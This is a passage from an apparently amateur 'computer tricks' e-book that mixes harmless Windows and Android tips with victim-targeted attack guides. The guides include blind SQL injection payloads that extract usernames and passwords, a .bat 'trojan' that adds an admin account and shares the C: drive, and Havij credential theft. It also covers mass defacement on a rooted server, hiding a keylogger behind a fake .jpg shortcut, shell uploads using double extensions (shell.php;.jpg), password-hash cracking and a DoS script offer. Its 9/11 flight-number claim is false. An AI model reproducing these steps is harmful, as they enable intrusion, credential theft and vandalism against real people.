let's say that we have found that table name is users, now what we need is column name.
the same as table name, we start guessing. Like i said before try the common names for columns.

i.e
http://www.site.com/news.php?id=5 and (select

substring(concat(1,password),1,1) from users limit 0,1)=1

if the page loads normally we know that column name is password (if we get false then try common names or just guess)
here we merge 1 with the column password, then substring returns the first character (,1,1)
4). Pull data from database
we found table users i columns username password so we gonna pull characters from that.
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>80 ok this here pulls the first character from first user in table users.
substring here returns first character and 1 character in length. ascii() converts that 1 character into ascii value

and then compare it with simbol greater then > .
so if the ascii char greater then 80, the page loads normally. (TRUE) we keep trying until we get false.

http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>95 we get TRUE, keep incrementing
http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>98 TRUE again, higher

Chapter 21 –How To Get 1000 of Twitter Followers:

#teamfollowback is A Group of twitter members on twitter, who want a lot of followers. You need to join their Group by adding #teamfollowback suffix or Prefix on while tweeting.

Login to your Twitter Account.
Search For #teamfollowback

Follow the people who have added #teamfollowback #ifollowback #ifollowall in there tweets.
Follow morre and more people who have added those tags in there tweets, You will get the same i.e more followers.

Some more hash tags to get Followers on Twitter.
#teamfollowback
#ifollowall
#ifollowback
#1000_aday
#TFB
#followandgain
#TeamAutoFollow
#AutoFollowBack
#InstantFollow

Chapter 22 - How To Post In All FB Group In A Single Click:

1) visit this website http://www.hexcolor.in/tools/multipost/index.php

2) login with your facebook account

3) now follow all the requirement and you will see something like that

4) you will see all your fb group and a box fill your message and tick all group click on post

5) you have done it :)> !!!

NOTE: TRY IT @ YOUR OWN RISKZZ COZ REGULAR USAGE MAY BLOCK UR FB ACCOUNT....!!!!

Chapter 23 - How To Create A Trojan in a .bat file: Note : Only For Educational Purpose.>!!!

Bat file is a piece of text that windows will execute as commands. Open notepad and whrite there:
dir
pause
And now save this as test.bat and execute it.
Funny aint it ?
————————- Starting ——————-
-:Server:
The plan here is to share the C: drive and make a new user
with administrators access
Step one -> Open a dos prompt and a notebook
The dos prompt will help you to test if the commands are ok
and the notebook will be used to make the .bat file.
Command n 1-> net user neo /add
What does this do? It makes a new user called neo you can put
any name you whant
Command n 2-> net localgroup administrators neo /add
This is the command that make your user go to the administrators group.
Depending on the windows version the name will be different. If you got an american version the name for the group is Administrators
and for the portuguese version is administradores so it's nice yo know wich version of windows xp you are going to try share.
Command n 3->net share system=C:\ /unlimited
This commands share the C: drive with the name of system.
Nice and those are the 3 commands that you will need to put on your .bat file and send to your friend.
-!extras!Command n 4-> net send urip I am ur server
Where it says urip you will insert your ip and when the victim
opens the .bat it will send a message to your computer and you can check the victim ip.
->To see your ip in the dos prompt put this command: ipconfig
————————: Client :——————- Now that your friend opened your .bat file her system have the
C: drive shared and a new administrator user.
First we need to make a session with the remote computer with the net use command , you will execute these commands from your
dos prompt.
Command n 1 -> net use \\victimip neo This command will make a session between you and the victim
Of course where it says victimip you will insert the victim ip. Command n 2-> explorer

\\victimip\system
And this will open a explorer windows in the share system wich is the C: drive with administrators access!

Chapter 24 – make Ur Videos look Like Action Movie:

Convert Ur Ordinary Videos To Action Movie By Using Ultimate FX Studio....=D

With Ultimate Special Fx you can turn your ordinary video recorded from your phone camera into a stunning, action movie clips. Developed by TechCat Mobiles developers, Ultimate Special FX provides the users to add various visual effects to the video is been recorded through your phone camera. Users can add missile pods, air destruction, flying cars, dinosaurs invasion rolling on to your camera screen.

To begin with, tap the Start button on the app's homescreen.

Select one of the three available scenes (it seems more effects will be added soon), and tap Action!to launch the recording screen. Tap the red button at the bottom to begin recording.

As per the app's instructions, try to record a video clip of at least 5 seconds. While recording, keep your hands as steady as possible, with the cross hair in the viewfinder kept on the object that you wish to apply the effect on.

Tappi ng the red button once again will stop the recording, and you'll be taken to another screen from where you can specify the exact point in the video where you want the effect to appear by dragging the slider at the to select the preferred position within the clip. Once done, tap OK, wait for the app to go through the rendering process, and voila! You now have your very own Hollywood-grade action sequence

Download From Here
https://play.google.com/store/apps/details?id=com.techcatmobile.ulti matespecialfx

Chapter 25 –How To Hack Sites Using Havji: Note : Only For Educational Purpose.>!!!

Just Follow these easy steps :
1. First download havij from here
http://itsecteam.com/
2. Run Havij SQL Injection software and copy and paste vulnerable website link 3. Now click in the "Analyze" Button

4. Then It shows some messages there. Be alert on it and be show patience for sometime to find it's vulernable and type of injection and if db server is mysql and it will find database name.Then after get it's database is name like xxxx_xxxx

5. Then Move to another operation to find tables by clicking "tables" as figure shown. Now click "Get tables" Then wait some time if needed
6. After founded the tables ,you can see there will be "users" Put mark on it and click in the " get columns " tab
7. In that Just put mark username and password and click "Get data" 8. Finally you got now username and password of the admin…

Chapter 26 –Mass Deface Tutorial :Note : Only For Educational Purpose.>!!!

Things Required:
* *Rooted server*
* Mass deface script
Step By Step Guide :

* First we have to download our mass deface file, so as usual we will use the wget function

Type: wget www.somesite.in/massdeface.zip
* As we have downloaded it in a zip file, now we will unzip it by typing Type: unzip massdeface.zip
* One you have unziped it , we will now run the script by typing Type: perl massdeface.pl

* Now after we have run the script it will show its usage [perl mass.pl /tmp/index.html], so according to that we have to run it, but before we do so we have to download our deface page using wget .

Type: wget http://www.somesite.com/index.html
* Now we will run the final command to mass deface .
Type: perl massdeface.pl /tmp/index.html

Chapter 27 –Hide keyloggers in a .jpg file: Note : Only For Educational Purpose.>!!!

Through this trick you can easily hide keyloggers.
First download any key logger from google i think Ardamax is best. After installing just follow these easy steps=>
1) Firstly, create a new folder and make sure that the options 'show hidden files and folders' is checked and 'hide extensions for known file types' is unchecked. Basically what you need is to see hidden files and see the extension of all your files on your pc.
2) Paste a copy of your server on the new created folder. Let's say it's called 'server.exe' (that's why you need the extension of files showing, cause you need to see it to change it)
3) Now you're going to rename this 'server.exe' to whatever you want, let's say for example 'picture.jpeg' 4) Windows is going to warn you if you really want to change this extension from exe to jpeg, click YES. 5) Now create a shortcut of this 'picture.jpeg' in the same folder. 6) Now that you have a shortcut, rename it to whatever you want, for example, 'me.jpeg'. 7) Go to properties (on file me.jpeg) and now you need to do some changes there. 8) First of all delete all the text on field 'Start In' and leave it empty. 9) Then on field 'Target' you need to write the path to open the other file (the server renamed 'picture.jpeg') so you have to write this :'C:\WINDOWS\system32\cmd.exe / c picture.jpeg'

10) The last field, 'c picture.jpeg' is always the name of the first file. If you called the first file 'soccer.avi' you gotta write 'C:\WINDOWS \system32\cmd.exe /c soccer.avi'. 11) So what you're doing is when someone clicks on 'me.jpeg', a cmd will execute the other file 'picture.jpeg' and the server will run. 12) On that file 'me.jpeg' (shortcut), go to properties and you have an option to change the icon. Click that and a new window will pop up and you have to write this :%SystemRoot% \system32\SHELL32.dll . Then press OK. 13) You can set the properties 'Hidden' for the first file 'picture.jpeg' if you think it's better to get a connection from someone. 14) But don't forget one thing, these 2 files must always be together in the same folder and to get connected to someone they must click on the shortcut created not on the first file. So rename the files to whatever you want considering the person and the knowledge they have on this matter. 15) For me for example I always want the shortcut showing first so can be the first file to be opened. So I rename the server to 'picture2.jpeg' and the shortcut to 'picture1.jpeg'. This way the shortcut will show up first. If you set hidden properties to the server 'picture.jpeg' then you don't have to bother with this detail but I'm warning you, the hidden file will always show up inside of a Zip or a Rar file. 16) So the best way to send these files together to someone is compress them into Zip or Rar. 17) inside the Rar or Zip file you can see the files properties and even after all this work you can see that the shortcut is recognized

like a shortcut but hopefully the person you sent this too doesn't know that and is going to open it.

Chapter 28 –Increase Internet Speed Upto 300% (Only Mozilla):

This is a short trick on how to increase your internet 300% Faster or higher. So That You Can =>
* Increase your browsing experience
* Play online games LAG free
* Load videos almost instantly
* Turn your slow internet connection into Broadband DSL or even T1 * Download anything faster with our "intelligent packet configurator" * Increase Speeds Up To 375% Faster!
PLEASE NOTE: Only works for Mozilla Firefox
1) Open Mozilla Firefox.
2) In address bar type: "about:config"
3)Look for were it says "network.http.pipelining" to TRUE
(Double Click it until it says TRUE)
4)Look for "network.http.proxy.pipelining" to TRUE
(Same way as stated above)

5) Now. RightClick Anywhere then click "Create New" Then "Integer". Name it "nglayout.initialpaint.delay"

Then Click Ok, then put the nu mber "0? (Zero) in the next box
6) Click OK,
7) Restart Firefox. Feel The Difference in Speed

Chapter 29 – "Encodable" Shell Upload Vulnerability :

Just Follow These Easy steps :
Goto: google.com and
Enter this dork : "intext:File Upload by Encodable"

The search result open up with 166,000 results but some results are fake ... its may be malwaers
so pick real things only , "Upload a file" You will this title in search results here :)

click the sites sites only which comes with upload a file title
after click the link you'll got a upload form
you'll saw some options in this form like name Description email etc ... type anything in these boxes
but add a email in email box, dont use your own put this one billy@microsoft.com , admin@nasa.gov
etc :P
now choose you file and upload it :)

after clicking on upload button a pop up will be open ... dont close it, it will automatilcly closed

after uploading file
in some sites you'll got you uploaded file link after uploading on website and if you did not file it then
try these url
/upload/files/
or /upload/userfiles/

# Chapter 30 – Hack Administrator Password in Window XP :

Just follow steps below.
1) Download Cain & Abel v2.0 from www.oxid.it and install it.
2) Start Cain
3) Click on Cracker tab , on the left choose LM & NTLM Hashes and click on + sign icon on toolbar then Dump NT Hashes from Local machine

4) Now you will see

5) After this will appear windows accounts , right click on account you want to break password and choose type of attack , in this example I chose brute force attack. Brute force actually means to start with a letter a and encrypting it. Then see if the encrypted strings match. If not then b, c,.. until we've gotten to admin. Then the encrypted strings will match and we'll know that is the right password. Brute force attack is the slowest method of cracking, but there is no risk that you'll not find the password. The thing about brute force is that the time of cracking rises rapidly depending on how

long the password is, how many characters are being used in it and so forth.

Chapter 31 –How To Play Movie in Desktop backround :

Step 1:- Go to start and from accessories click on Paint
Step 2:- Now Run any movie and in full screen press print screen key to capture the screen. Here I am Watching Movie 17 again just starting.

Step 3:-Save it as movie.PNG. Do not close the player where is movie is playing. Step 4:- Now click on the saved picture, right click and select set as background. Step 5:- And you will see movie playing as background like wallpaper.

Chapter 32 –How To Change UR IP:

1. Click on "Start" in the bottom left hand corner of screen 2. Click on "Run" 3. Type in "cmd" and hit ok You should now be at an MSDOS prompt screen. 4. Type "ipconfig /release" just like that, and hit "enter" 5. Type "exit" and leave the prompt 6. Right-click on "Network Places" or "My Network Places" on your desktop. 7. Click on "properties You should now be on a screen with something titled "Local Area Connection", or something close to that, and, if you have a network hooked up, all of your other networks. 8. Right click on "Local Area Connection" and click "properties" 9. Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab 10. Click on "Use the following IP address" under the "General" tab 11. Create an IP address (It doesn't matter what it is. I just type 1 and 2 until i fill the area up). 12. Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers. 13. Hit the "Ok" button here 14. Hit the "Ok" button again You should now be back to the "Local Area Connection" screen. 15. Right-click back on "Local Area Connection" and go to properties again. 16. Go back to the "TCP/IP" settings 17. This time, select "Obtain an IP address automatically" tongue.gif 18. Hit "Ok" 19. Hit "Ok" again 20. You now have a new IP address

Chapter 33 –hacking Mobile Using Bluetooth:Note : Only For Educational Purpose.>!!!

Super Bluetooth hack 2009 is one of the most downloaded Bluetooth hacking tools. Super bluetooth hack 2009 is used for mobile based Symbian operating system to hack & manage any mobiloe near you which is vulnerable to Bluetoothhacking attack.

Download : http://www.mobicreed.com/wp content/uploads/2009/05/ftp_btmobicreedcom.rar

How To Install Super Bluetooth Hack 2009 1) Download to PC
2) Transfer it to your Bluetooth enabled mobile.
3) Run the Installer (Remember, You must have Java enabled phone for installing i)
4) He finds it and you will be able to run program
5) Select the language and configure it.
6) Click > Connection
7) Click > Search Devices
8) Choose the "Victim" 9) And start managing with following hacks mentioned with Bluetooth.

Chapter 34 – "Image Uploader" Shell Upload Vulnerability:
## Note : Only For Educational Purpose.>!!!

JuSt follow these steps =>

Google dorks inurl:"default_image.asp" inurl:"default_imagen.asp" inurl:"/box_image.htm"

You'll got a upload option after clicking on link that you got in google serach results
Now select your deface, or shell and upload it =D
supported foramts : shell.asp;.jpg, shell.php;.jpg, .gif, .jpg, .png, .pdf, .zip .html .php

Chapter 35 –World Trade Centre Attack In Notepad :

Untitled - Notepad

File   Edit   Format   View   Help

As you might be knowing that the flightnumber of the plane that had hit World Trade Center on that dreadful day (9/11) was Q33NY. Now call this trick a coincidence or something else but whatever it is, it does startle us.

Open Notepad.

Type "Q33N" (without quotes) in capital letters.

Increase the font size to 72.

Change the Font to Wingdings. You will be amazed by the findings.

Chapter 36 –Make A Personal Log Book Using Notepad:

```
diary - Notepad
File  Edit  Format  View  Help
.LOG

9:05 PM 2/9/2010
This is a test file
9:07 PM 2/9/2010
Test2
9:07 PM 2/9/2010
```

Did you know that you can also use Notepad as a simple digital diary or a personal LogBook ? Well, if you didn't then follow the below mentioned steps to make one for yourself !

·

Open Notepad.

·

Type .LOG (in capital letters) and hit enter.

·

Save it with any name and close it.

·

Open it again.
When you open the file again you will see the current date and time being inserted automatically after the .LOG line. This will happen automatically every time you reopen the the notepad file.

Chapter 37 –Test Ur Antivirus Using Notepad :

You can also test your anti virus program for its effectiveness using a simple notepad trick. Follow the steps below to know more:
.

Open Notepad.
.

Copy the code give below in the notepad file:
```
X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUSTEST-FILE!$H+H*
```
.

Save it with an .exe extension like testvirus.exe
As soon as you save this file, your anti virus program will detect the file (virus) immediately and will attempt to delete it. If this happens then your Antivirus is working properly. If not, then its time to look for some other reliable program.
NOTE: The EICAR test file (#3) is a 16-bit application and cannot be run on 64-bit versions of Windows.

Chapter 38 –Continually Pop The CD Drive Using Notepad:

.

Open Notepad.

.

Copy the code given below onto the notepad file:

```
Set oWMP = CreateObject("WMPlayer.OCX.7?)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count– 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count– 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
```

.

Save it as "Anything.VBS".
Now open the file and see the magic! The file will continuously force the CD rom to pop out! And If you have more than one then it pops out all of them!

Chapter 39 – Matrix Effect In Notepad :

Not much to explain, just follow the stepsand see the amazing matrix effect happen in your DOS window:

.

Open Notepad.

.

Copy the below mentioned text in your notepad file:
```
@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% goto start
```

.Save the file with .bat extension like Matrix.bat
Thats it. Just open the file to see the matrix effect right before your eyes!

Chapter 40 –Change The Header/Footer Of The Notepad File:

More often than not whenever you get a printout of your notepad file, it starts with "Untitled" or the filename at top, and "Page " on bottom. Now if you want to get rid of it or want to change it, just follow the simple steps given below.

.

Open Notepad.

.

Click on File -> Page Setup.

Replace the text written in the "Header" and "Footer" box (as shown above) by any of the following codes:
&l Left-align the characters that follow
&c Center the characters that follow
&r Right-align the characters that follow
&d Print the current date
&t Print the current time
&f Print the name of the document
&p Print the page number

Chapter 41 – Shut Down PC After Convening A Message :

This one is kind of an annoying trick and if used unknowingly can certainly cause problems (am serious). What this trick does is, after conveying a (any) message it shuts down the computer without any confirmation. In order to create the Shutdown file, follow the below mentioned steps:

.

Open Notepad.

.

Paste the following code in it:
```
@echo off
msg * Its time to get some rest.
shutdown c "Error! You have to take rest! Byeeeeee" -s
```

.

Save the file with any name but with .bat extension and close it. For eg. TakeRest.bat
NOTE : Use this carefully. If you are playing prank then keep in mind that this may lead to loss as it shuts down the computer forcefully.

Chapter 42 –Type You Are A Fool Continuously Using Notepad :

Open Notepad and paste the following lines given below.
****
```
Set wshShell=wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys"{SCROLLLOCK}"
loop
```
****
Save the file exatly as "disco.vbs" (without double cots)
Once you open java script the CAPSLOCK; NUMLOCK and SCROLLLOCK will start blinking
and swaping their lights repeatedly in a random motion, very rapidly. Now you will be thinking how
to stop this random motion
But don't worry
Here is the solution to your query
Press ctrl+left shift+esc --------> Task manager dialogue box will appear over there go to processes
tab and select WScript.exe and click end task.

Go Here

Chapter 43 – Creating Your Own Search Engine :

Step 1: Go Here
http://www.mydailysearch.com/register.asp
Step 2: You will see something like this

Step 3 : Fill The Details and Hurray..!!!

Chapter 44 – Fool Ur Friends With Your Intel® Core™ i11 Processor:

Fool your Friends with your Intel® Core™ i11 Processor
Making fool of friends,colleagues is the most entertaining task. This post would show you a method by which you can change the hardware description of your computer and fool your friends into believing that you have the latest version of processor which is yet to be launched . :D

**Just follow the simple steps as given below:**
Step 1. Go to . Start.. Run ... and type regedit.

This would open the registry editor.

Step 2. Select HKEY_LOCAL_MACHINE as in the picture below and expand its contents.
Step 3. Similarly select HARDWARE then DESCRIPTION then CentralProcessor and finally select 0.

Step 4. On the Right hand side of the window as you see in the picture . Right Click on ProcessorNameString and click modify.

Step 5. Modify the name to any name you want. Lets sayIntel® Core™ i11 as show below.

All done. Hit ok and close the Registry Editor. Now check the system properties by right clicking on MyComputer and

select properties.

Chapter 45 –Secret Codes For Android:

1. Complete Information About your Phone

##4636#*#*
This code can be used to get some interesting information about your phone and battery. It shows following 4 menus on screen:

.

Phone information

.

Battery information

.

Battery history

.

Usage statistics

2. Factory data reset
##7780#*#*This code can be used for a factory data reset. It'll remove following thing

Google account settings stored in your phone System and application data and settings Downloaded applications

It'll NOT remove:Current system software and bundled application SD card files e.g. photos, music files, etc.
Note: Once you give this code, you get a prompt screen asking you to click on "Reset phone" button. So you get a chance to cancel your operation. **3. Format Android Phone**
*2767*3855#Think before you give this code. This code is used for factory format. It'll remove all files and settings including the internal memory storage. It'll also reinstall the phone firmware.
Note: Once you give this code, there is no way to cancel the operation unless you remove the battery from the phone. So think twice before giving this code. **4. Phone Camera Update**

##34971539#*#*

This code is used to get information about phone camera. It shows following 4 menus:

Update camera firmware in image (Don't try this option)

Update camera firmware in SD card

Get camera firmware version

Get firmware update count

WARNING: Never use the first option otherwise your phone camera will stop working and you'll need to take your phone to service center to reinstall camera firmware.

5. End Call/Power

##7594#*#*

This one is my favorite one. This code can be used to change the "End Call / Power" button action in your phone. Be default, if you long press the button, it shows a screen asking you to select any option from Silent mode, AirPlane mode and Power off.

You can change this action using this code. You can enable direct power off on this button so you don't need to waste your time in selecting the option.

6. File Copy for Creating Backup

##273283*255*663282#*#*

This code opens a File copy screen where you can backup your media files e.g. Images, Sound, Video and Voice memo.

7. Service Mode

##197328640#*#*

This code can be used to enter into Service mode. You can run various tests and change settings in the service mode.

8. WLAN, GPS and Bluetooth Test Codes:

##232339#*#* OR *#*#526#*#* OR *#*#528#*#* WLAN test (Use "Menu" button to start various tests)

##232338#*#* - Shows WiFi MAC address

##1472365#*#* - GPS test

##1575#*#* - Another GPS test

##232331#*#* - Bluetooth test

##232337#*# - Shows Bluetooth device address

9. Codes to get Firmware version information:

##4986*2650468#*#* - PDA, Phone, H/W, RFCallDate

##1234#*#* - PDA and Phone

##1111#*#* - FTA SW Version

##2222#*#* - FTA HW Version

##44336#*#* - PDA, Phone, CSC, Build Time, Changelist number 10. Codes to launch various Factory Tests:

##0283#*#* - Packet Loopback

##0*#*#* - LCD test

##0673#*#* OR *#*#0289#*#* - Melody test

##0842#*#* - Device test (Vibration test and BackLight test) *#*#2663#*#* - Touch screen

version

##2664#*#* - Touch screen test

##0588#*#* - Proximity sensor test

##3264#*#* - RAM version

Try these codes on Ur Own Risk.

Chapter 46 – php Dos/Ddos Attack Script :Note : Only For Educational Purpose.>!!!

You Can Make a DoS attack from your server (using that nice high bandwidth connection provided by your hosting provider) to bring your victims server/PC to its knees.
This script should be used responsibly, I did not create it, im merely distributing it for "educational" purposes. All The Best !

Download From Here:
